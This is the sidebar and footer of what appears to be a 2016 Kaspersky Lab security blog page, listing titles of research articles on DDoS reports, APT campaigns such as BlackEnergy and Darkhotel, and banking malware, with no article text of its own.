Notify me of new posts by email.

SUBMIT



Dmitry Tarakanov

ANALYSIS

[Kaspersky DDoS Intelligence Report for Q4 2015](#)

[Kaspersky DDoS Intelligence Report Q3 2015](#)

[Kaspersky DDoS Intelligence Report Q2 2015](#)

[Stuxnet: Zero victims](#)

[Versatile DDoS Trojan for Linux](#)

BLOG

[Statistics on botnet-assisted DDoS attacks in Q1 2015](#)

[Simda's Hide and Seek: Grown-up Games](#)

[The Darkhotel APT](#)

[Shellshock and its early adopters](#)

[elasticsearch Vuln Abuse on Amazon Cloud and More for DDoS and Profit](#)

**BLACKENERGY APT
ATTACKS IN UKRAINE
EMPLOY SPEARPHISHING**

The graphic features a dark teal background with a faint image of a city skyline at night. The text is in white, bold, uppercase letters, arranged in three lines.

WITH WORD DOCUMENTS

f 24 g+ 31 t 0

**THE ASACUB TROJAN:
FROM SPYWARE TO
BANKING MALWARE**

f 39 g+ 41 t 0

**TARGETED MOBILE
IMPLANTS IN THE AGE OF
CYBER-ESPIONAGE**

f 206 g+ 101 t 0



© 2016 AO Kaspersky Lab. All Rights Reserved. Registered trademarks and service marks are the property of their respective owners.

[Contact us](#) | [Read our privacy policy](#)

CATEGORIES

[Events](#)
[Incidents](#)
[Opinions](#)
[Research](#)
[Spam Test](#)
[Virus Watch](#)
[Webcasts](#)

PAGES

[Contacts](#)
[RSS feed](#)

FOLLOW US



Search

